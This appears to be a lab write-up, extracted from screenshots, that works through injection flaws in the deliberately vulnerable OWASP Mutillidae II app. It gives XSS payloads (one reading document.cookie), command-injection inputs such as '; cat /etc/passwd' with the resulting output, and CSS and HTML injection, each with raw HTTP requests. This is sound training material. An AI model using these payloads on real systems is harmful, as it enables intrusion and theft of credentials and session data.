
Reflected XSS

http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php

- Reflected XSS (Cross-Site Scripting) is a type of web application vulnerability where an attacker injects malicious JavaScript code into a website, which is then reflected back to the user's browser.

- The code is executed by the browser, allowing the attacker to steal sensitive information, hijack sessions, or perform other malicious actions.

```
"><img src=x onerror=alert(1)>
```



Not Secure http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.3.1 Security Level: 0 (Hosed) Hints: Enabled (2 - Noob) Not Logged In

192.168.58.164

1

Results for ">

Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL
DNS Lookup
Back
Help Me!
Hints
Switch to SOAP Web Service Version of this Page
OK
S lookup on?
ne
Lookup DNS

JSON RXSS


http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php

- JSON (JavaScript Object Notation) is a lightweight data interchange format that is easy for humans to read and write and easy for machines to parse and generate.

- It is primarily used to transmit data between a server and a web application as an alternative to XML. JSON is structured as key-value pairs and can represent complex data structures, including arrays and nested objects.


- Reflected XSS (Cross-Site Scripting) occurs when an attacker injects malicious scripts into a web application, and those scripts are reflected back to the user's browser without proper validation or sanitization.

```
';alert(1)//
```



```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://192.168.58.164
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php
Cookie: showhints=2; PHPSESSID=16udbs6kbc4g5kt4j4ieeq4117; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ToolID=16';alert(1)//&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

```
<script type="text/javascript">

    var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16';alert(1)
//", "penTestTools": [{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnai
Tool","comment":"The Domain Information Groper is prefered on Linux over NSLooku
ly. NSLookup must be in debug mode to give similar output. DIG can perform zone
nsfers."}]}}'
    var addRow = function(pRowOfData){
        try{
            var lDocRoot = window.document;
            var lTBody = lDocRoot.getElementById("idDisplayTableBody");
            var lTR = lDocRoot.createElement("tr");

            //tool_id, tool_name, phase_to_use, tool_type, comment

            var lToolIDTD = lDocRoot.createElement("td");
            var lToolNameTD = lDocRoot.createElement("td");
            var lPhaseTD = lDocRoot.createElement("td");
            var lToolTypeTD = lDocRoot.createElement("td");
```



Not Secure
http://192.168.58.164/mutillidae/index.php?page=pen-test-tool-lookup.php
OWASP Mutillidae II: Web Pwn in Mass
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (2 - Noob)
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data
Pen Test Tool Lookup
Back
Help Me!
Hints
192.168.58.164
1
OK


User-Agent RXSS

http://192.168.58.164/mutillidae/index.php?page=capture-data.php

- User -agent reflected XSS occurs due to a lack of input validation and output encoding in web applications.

- When user input, such as the User-Agent header, is directly reflected in the response without proper sanitization, it allows attackers to inject malicious scripts that can execute in the context of the victim's browser.

```
"><script>alert(1)</script>
```



```
GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0"><script>alert("XSS");</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.58.164/mutillidae/index.php?popUpNotificationCode=BHD1&page=pen-test-too
l-lookup.php
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: showhints=2; PHPSESSID=l6udbs6kbc4g5kt4j4ieeq4117; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```


```
<!-- Bubble hints code -->

<script type="text/javascript">
 $(function() {
   $('[ReflectedXSSExecutionPoint]').attr("title", "");
   $('[ReflectedXSSExecutionPoint]').balloon();
 });
</script>

 <div style="border: 1px solid black;">
   <div ReflectedXSSExecutionPoint=\"1\" class="footer">Browser:
Firefox/136.0"><script>alert("XSS");</script></div>
   <div class="footer">PHP Version: 5.3.2-1ubuntu4.5</div>
 </div>
</body>
</html><script type="text/javascript">
```

Stored XSS

http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php


- Stored Cross-Site Scripting (Stored XSS) is a type of security vulnerability that allows an attacker to inject malicious scripts into a web application.
- Unlike reflected XSS, where the injected script is executed immediately and only affects the user who clicks on a malicious link, stored XSS involves the permanent storage of the malicious script on the server.
- This means that the script can affect any user who accesses the compromised data.

```
"><svg onload=alert(document.cookie)>
```



```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://192.168.58.164
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=2; PHPSESSID=idauuk1jb9kqk0fnvb6autt0v2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

csrf-token=&blog_entry=%22%3E%3Csvg+onload%3Dalert%28document.cookie%29%3E&add-to-your-blog-php-submit-button=
Save+Blog+Entry
```

```
      </a>
    </span><table border="1px" width="90%" class="main-table-frame">  <tr class="re
        <td colspan="4">2 Current Blog Entries</td>
      </tr>
      <tr class="report-header">
        <td>&nbsp;</td>
        <td>Name</td>
        <td>Date</td>
        <td>Comment</td>
      </tr><tr>
      <td>1</td>
      <td ReflectedXSSExecutionPoint="1">anonymous</td>
      <td>2025-02-15 14:04:53</td>
      <td ReflectedXSSExecutionPoint="1">"><svg onload=alert(document.cookie)></td>
    </tr>
<tr>

      <td>2</td>
      <td ReflectedXSSExecutionPoint="1">anonymous</td>
      <td>2009-03-01 22:27:11</td>
```



Not Secure
http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.20
Security Level: 0 (Hosed)
Hints: Enabled (2 - Noob)
Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured
Welcome To The Blog
Back
Help Me!
Hints
Add New Blog Entry
View Blogs
ous
ed in blog entries
192.168.58.164
OK

showhints=2; PHPSESSID=idauuk1jb9kqk0fnvb6autt0v2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

A1 - Other Injections


Command Injection

http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php

- Command Injection is a type of security vulnerability that occurs in web applications when an attacker is able to execute arbitrary commands on the host operating system via a vulnerable application.

- This typically happens when user input is improperly validated or sanitized, allowing an attacker to manipulate the command that the application constructs and executes.

```
; pwd
; id
; cat /etc/passwd
; ifconfig
```


Not Secure
http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Enabled (2 - Noob)
Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enforce SSL
DNS Lookup
Back
Help Me!
Hints
Switch to SOAP Web Service Version of this Page
Lookup DNS

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: ; cat /etc/passwd

Results for ; cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```


CSS Injection

http://192.168.58.164/mutillidae/index.php?page=set-background-color.php

- CSS Injection is a type of web security vulnerability that occurs when an attacker is able to inject malicious Cascading Style Sheets (CSS) into a web application.

- This can lead to various attacks, including data theft, user interface manipulation, and even Cross-Site Scripting (XSS) if the injected CSS includes JavaScript.

```
<body color:#""><H1>CSS Injection</H1>
```



```
POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Origin: http://192.168.58.164
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=2; PHPSESSID=16udbs6kbc4g5kt4j4ieeq4117; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

background_color=<body+color%3a%23"">< H1>CSS+Injection</H1>&set-background-color-php-submit-button=
Set+Background+Color
```


```
        method="post"
        enctype="application/x-www-form-urlencoded"
        style="background-color:#<body color:#""><H1>CSS Injection</H1>"
    >
    <table style="margin-left:auto; margin-right:auto;">
        <tr id="id-bad-cred-tr" style="display: none;">
            <td colspan="2" class="error-message">
                Error: Invalid Input
            </td>
        </tr>
        <tr><td></td></tr>
        <tr>
            <td colspan="2" class="form-header">Please enter the background c
/><br/>Enter the color in RRGGBB format<br/>(Example: Red = FF0000)</td>
        </tr>
        <tr><td></td></tr>
        <tr>
            <td class="label">Background Color</td>
            <td>
                <input CSSInjectionPoint="1" type="text" name="background_co
            </td>
        </tr>
        <tr><td></td></tr>
```

HTML Injection

http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php

- HTML Injection is a type of web security vulnerability that occurs when an attacker is able to inject arbitrary HTML code into a web application.
- This can happen when user input is not properly validated or sanitized, allowing the attacker to manipulate the content of a web page.
- Unlike Cross-Site Scripting (XSS), which typically involves injecting JavaScript, HTML Injection focuses on injecting HTML markup.

```
<p><h1>HTMLi</h1></p>
```



Note: <b>,<i> and <u> are now allowed in blog entries

```
<p><h1>HTMLi</h1></p>
```


2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-02-15 14:12:54	HTMLi

